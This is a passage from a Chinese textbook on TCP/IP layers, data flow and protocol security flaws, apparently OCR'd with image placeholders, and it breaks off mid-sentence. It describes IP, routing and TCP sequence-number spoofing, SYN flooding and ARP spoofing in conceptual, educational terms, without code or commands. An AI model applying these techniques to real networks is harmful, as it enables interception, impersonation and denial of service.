TCP/IP是一个四层协议系统，TCP/IP协议族是一组不同的协议组合在一起构成的协议族，如表2-1所示，每一层负责不同的功能。

表2-1 TCP/IP协议族

TCP/IP	主要协议	主要功能
应用层	Http、Telnet、FTP、E-mail等	负责把数据传输到传输层或者接收从传输层返回的数据
传输层	TCP、UDP	为两台主机上的应用程序提供端到端的通信、TCP为两台主机提供高可靠性的数据通信，它所做的工作包括把应用程序交给它的数据分成大小合适的数据块交给下面的网络层，确认接收到的分组等。UDP则为应用层提供不可靠的数据通信，它只是把数据包的分组从一台主机发送到另一台主机，但是不保证该数据能到达另一端
网络层	ICMP、IP、IGMP	主要为数据包选择路由，其中IP是TCP/IP协议族中最为核心的协议，所有的TCP、UDP、ICMP、IGMP数据都以IP数据包格式传输
链路层	ARP、RARP和设备驱动程序及接口	发送时将IP包作为帧发送，接收时把收到的位组装成帧，同时提供链路管理、错误检测等

TCP/IP协议族中TCP和IP只是其中的两种协议，其中TCP和UDP是两种最为著名的传输层协议，IP是网络层协议。IP和TCP这两个协议的功能不尽相同，它们是在同一时期作为一个协议来设计的，并且在功能上也是互补的，虽然它们可以分开单独使用，但是只有两者结合，才能保证Internet在复杂的环境下正常运行。要连接到Internet的计算机，都必须同时安装和使用这两个协议，因此在实际中常把这两个协议统称做TCP/IP协议。

TCP/IP协议族中各层的关系如图2-1所示。

因特网控制消息协议(Internet Control Message Protocol，ICMP)是IP的附属协议。IP层用它来与其他主机或路由器交换错误报文或其他摘要信息。IGMP是Internet组管理协议，它用来把一个UDP数据包多播到多个主机。




图 2-1　TCP/IP 各层关系

ARP(地址解析协议)和 RARP(逆地址解析协议)是某些网络接口(如以太网)使用的特殊协议,它们用来转换网络接口的物理地址和对应的 IP 地址。

当目的主机收到一个以太网数据帧时,数据就开始从协议栈的底部向上升,同时去掉各层协议封装的报文首部。每层协议盒都要去检查报文首部中的标识协议,以确定接收数据的上层协议。这个过程称做分用(demult IP lexing),如图 2-2 所示。




图 2-2　TCP/IP 分用

图 2-1 和图 2-2 中的协议分层并不是绝对的,拿 ICMP 和 IGMP 来说,在图 2-1 中,把它与 IP 放在同一层上,那是因为事实上它们是 IP 的附属协议。但是在图 2-2 中,又把它们放在 IP 层的上面,这是因为 ICMP 和 IGMP 报文都封装在 IP 数据包中。

再比如 ARP 和 RARP,在图 2-1 中,把 ARP 作为以太网设备驱动程序的一部分,放在 IP 层的下面。在图 2-2 中,把它们放在以太网设备驱动程序的上面,这是因为它们和 IP 数

据包一样，都有各自的以太网数据帧类型。

这里用两种图只想说明各种协议之间彼此的关系，它们之间并不是彼此孤立的。

2.1.1 IP 层

在 TCP/IP 协议族中，网络层 IP 提供的是一种不可靠的服务，它只是尽可能地把数据从源点送到目的节点，并不提供任何可靠性保证。在通信中，IP 层只负责数据的路由与传输，并不处理数据包的内容。例如 ICMP、TCP 或 UDP，这些协议是依赖 IP 层的传输功能来传送数据的。在通信双方的主机中，收到这些协议的数据包后，一般在通信的对应主机上，会有程序来处理这些数据。

2.1.2 TCP 层

TCP 层位于 IP 层的上层，应用程序在 IP 网络上相互之间传输的标准传输协议有两个：一个是传输控制协议(TCP)，TCP 是目前 Internet 上使用的最重要的协议，它提供的是可靠的、可控制的传输服务，大部分 Internet 应用程序都是用 TCP，因为它嵌入可靠性和流控制服务可确保数据不会丢失和被破坏；另一个是用户数据报协议(UDP)，它提供的服务轻便但不可靠。

IP 层提供了一种不可靠的服务，TCP 在不可靠的 IP 层上提供了可靠的传输层，TCP 采用了超时重发、发送和接收端到端的数据确认机制来保证这种服务的可靠性。由此可见，传输层和网络层分别负责不同的功能。

2.2 TCP/IP 工作原理

下面以图 2-3 中的主机 A(信源)和主机 B(信宿)之间通信为例，说明 TCP/IP 的工作原理。图中的逻辑传输线路表明了数据传输的方向，以及信源和信宿，实际传输线路表明了数据的真实传输链路。




图 2-3 主机 A 和主机 B 的数据通信模型

数据从信源传输到信宿的过程可描述如下。

(1) 在信源上，应用层程序将需传输数据流传送给信源上的传输层。

(2) 信源上的传输层将应用层的数据流截成若干分组,并加上 TCP 首部形成 TCP 段,递交信源上的网络层。

(3) 信源的网络层给 TCP 报文段封装上包括源、目的主机 IP 地址的 IP 首部,生成一个 IP 数据报,并将 IP 数据报递交给信源的链路层。

(4) 信源的链路层在其 MAC 帧的数据部分装上 IP 数据报,再封装上包括源、目的主机的 MAC 地址的 MAC 帧头和帧尾,并根据其目的 MAC 地址,将 MAC 帧发往信宿或中间路由器,如路由器 R。

(5) 路由器是一个具有多个接口的网络互连设备,可以把 IP 数据报从一个网络转发到另一个网络,如图 2-3 中的路由器 R。当 IP 数据报传输到路由器后,路由器将根据 IP 地址数据报中的目的地址进行传输路径的选择,并根据所选择的传输路径进行 IP 数据报的转发。通常,路由器只处理链路层和网络层的数据。在本例中,路由器 R 接受主机 A 发送过来的 IP 数据报,并将该数据报发送给主机 B。

(6) 当数据传输到信宿,链路层将 MAC 帧的帧头和帧尾去掉,并将 IP 数据报送交信宿的网络层。

(7) 信宿网络层检查 IP 数据报首部,若首部中校验和与计算结果不一致,则丢弃该 IP 数据报;若校验和与计算结果一致,则去掉 IP 首部,将 TCP 报文段送交信宿传输层。

(8) 信宿传输层检查 TCP 报文段的顺序号,判断是否正确的 TCP 报文段,然后检查 TCP 首部。若正确,则向信源发确认消息;若不正确或丢包,则向信源要求重发信息。

(9) 信宿传输层去掉 TCP 首部,将排好顺序的分组组成应用数据流送给信宿上相应的应用程序。这样信宿接收来自信源的字节流,就像直接接收来自信源的字节流一样。

2.3 Internet 的安全缺陷

Internet 是基于 TCP/IP 的计算机网络。尽管 TCP/IP 技术获得了巨大成功,但它在设计之初却没考虑安全问题。因此,它可以被有经验的黑客入侵和利用,以达到删除、修改、窃取和泄露机密或敏感信息的目的。TCP/IP 的安全缺陷主要表现在 IP 欺骗、路由选择欺骗、TCP 序列号欺骗、TCP 序列号洪泛攻击、ARP 欺骗等方面。

2.3.1 IP 欺骗

TCP/IP 是利用 IP 地址作为网络节点的唯一标识,但是节点的 IP 地址不是固定的,是可以改变的,这就留下严重的缺陷。当入侵者冒充某个可信节点的 IP 地址进行攻击时,被攻击者很难以 IP 地址进行有效的身份验证(Authentication)。

在 UNIX 系统中,非法用户利用 TCP/IP 将其计算机连接到 UNIX 主机上,将 UNIX 服务器当做服务器,使用网络文件系统(NFS)访问主机的目录和文件。因为 NFS 只使用 IP 地址对用户进行身份验证,因此,非法用户可用同样的名字和 IP 地址欺骗服务器。虽然服务器上的软件平台提供用户名和口令等控制机制,但是由于口令以明文的形式传输,无法抵御重传和窃听,攻击者很容易运行口令破译程序窃得口令,对系统发起攻击。

2.3.2 路由选择欺骗

在 TCP/IP 中,IP 数据包中有一个源路由选择选项,该选项可以直接指明到达节点的路由。攻击者冒充某个服务器的可信节点的 IP 地址,构造通往该服务器的往返路由。当攻击者将可信节点作为通往服务器路由中的最后一站时就可向服务器发出请求,并进行攻击。

另外,TCP/IP 对各节点收到的信息的真实性不作检查,这又给攻击者提供可乘之机。当攻击者利用距离矢量路由选择算法(RIP)发布虚假的路由信息时,服务器会毫无察觉。攻击者利用 ICMP 的复位功能,将正常的路由器定义为失效的路由器,从而达到改变路由非法存取的目的。

2.3.3 TCP 序列号欺骗

TCP 是一个面向连接的、可靠的传输层协议。在主机 C 和服务器 S 之间,建立 TCP 连接需要经过三次握手。首先,主机选择一个初始序列号 ISN_C(Initial Sequence Number, ISN),并设置标志位 SYN=1,传输给服务器要求建立连接;服务器收到传输后给予确认,发送它的序列号 ISN_S 和标志位 ACK,同时,期待获得主机的下一个序列号 ISN_C+1;主机再次确认 ISN_S+1 后,就可开始传输数据。TCP 的三次握手建立连接的过程如图 2-4 所示。




图 2-4 TCP 三次握手过程

在 TCP 连接中,每一字节的数据都有唯一的序列号与之对应。数据报文的序列号是本报文所带第一字节数据的序列号,而用于建立连接的 SYN 报文的序列号则作为初始序列号 ISN。所有要传送数据的开始序列号为 ISN+1。通信双方对所收到的报文的每一项检查就是看序列号是否在可接收的范围内。若检查未通过,此报文将被丢弃。显然,攻击者要冒充主机 C 与服务器 S 建立连接,就一定要知道服务器 S 所使用的序列号。如果攻击者想在 C 与 S 的连接建立之后以 C 的身份发送攻击报文,还应知道 C 所使用的有效序列号。由于利用截获报文的手段获取序列号是非常困难的,所以攻击者常参与连接建立的全过程。因为伪装报文的序列号由攻击方确定,在连接建立后的通信过程中,很容易使假报文通过服务器一方的检查。下面用图 2-5 说明攻击方如何冒充主机 C 向服务器 S 发起连接的过程。




图 2-5 攻击者 G 冒充 C 与 S 建立连接

图中SRC=C表明,攻击者只有冒充服务器所信任的主机C才能与S建立连接。在建立连接后,服务器S还以为它正与主机C通信。待真正的主机C收到S发给它的数据包SYN/ACK后,C却认为它是一个非法数据包,请求终止连接RST,这时,攻击者的目的才会落空。为了使攻击时间延长,攻击者就必须使主机C丧失工作能力。

2.3.4 TCP序列号洪泛攻击

由于攻击者担心自己的行为被揭穿,它就必须向主机C的TCP端口发送大量SYN请求,这些请求的源地址是合法的但是虚假的IP地址。比如某些具有合法IP地址的主机还未开机。受攻击的主机C会向该IP地址发送响应信息,但得不到确认。与此同时,主机C发出的IP包不能送达,因此网络会通知该主机的目标不可到达。该主机C却认为它是暂时的故障,继续重试直到超时次数到达为止。当然,该主机C对过程的处理需要大量的时间,不过都是徒劳无功的。应当指出的是,TCP处理模块有一个处理并行SYN请求的最上限,它可以看做一台主机能同时处理的连接数目。这些连接包括那些正在进行三次握手而没有最终完成的连接,也包括那些已成功完成握手但还没有被应用程序所调用的连接。每一个连接都要分配一块内存,这样,该主机C将很快用完它的内存资源,而拒绝别的请求。这就是TCP序列号轰炸攻击的最终结果。由此可见,TCP/IP是非常不安全的。

多数因特网的服务器上,至少包括下列这些协议:传输控制协议(TCP)、网际协议(IP)、网际控制报文协议(ICMP)、地址解析协议(ARP)、文件传输协议(FTP)、远程登录协议(Telnet)、简单邮件传输协议(SMTP)、超文本传输协议(HTTP)等。

这些协议仅仅是因特网的一小部分协议。实际上因特网有数百个协议,半数以上的主要协议都有一个或更多的安全漏洞。

2.3.5 ARP欺骗

ARP用于IP地址到MAC地址的转换,该地址的映像关系存储在ARP缓存表中。如果黑客攻击ARP缓存表,它将导致发送给正确主机的数据包,由攻击者转发给由它控制的另外的目标主机。

一般情况下,对于使用集线器的局域网环境,攻击者只需把网卡设置为混杂模式即可。而对于使用交换机的局域网,攻击者会试探交换机是否存在失败保护模式(Fail-Safe Mode)。由于交换机维护IP地址和MAC地址的映像关系需要花费一定的处理时间,当网络通信出现大量虚假MAC地址时,某些类型的交换机会出现过载情况,从而转换到失败保护模式,其工作方式和集线器相同。如果交换机不存在失败保护模式,则需使用ARP欺骗。

ARP欺骗需要攻击者主机具有IP数据包的转发能力,并拥有两块网卡,假设IP地址分别是192.168.0.5和192.168.0.6,插入交换机的两个端口,它准备截获目标主机192.16.0.3和网关192.168.0.2之间的通信,如图2-6所示。

正常情况下,假定主机A(192.168.0.4)想要通过网关(192.168.0.2)访问因特网。它以广播方式发送ARP请求,要求获得网关的MAC地址。交换机收到ARP请求,并将请求包转发给各个主机。同时,交换机将更新MAC地址和端口之间的映射表,主机A将绑定它所连接的端口。网关收到ARP请求后,发出带有网关的MAC地址的ARP响应。网关更

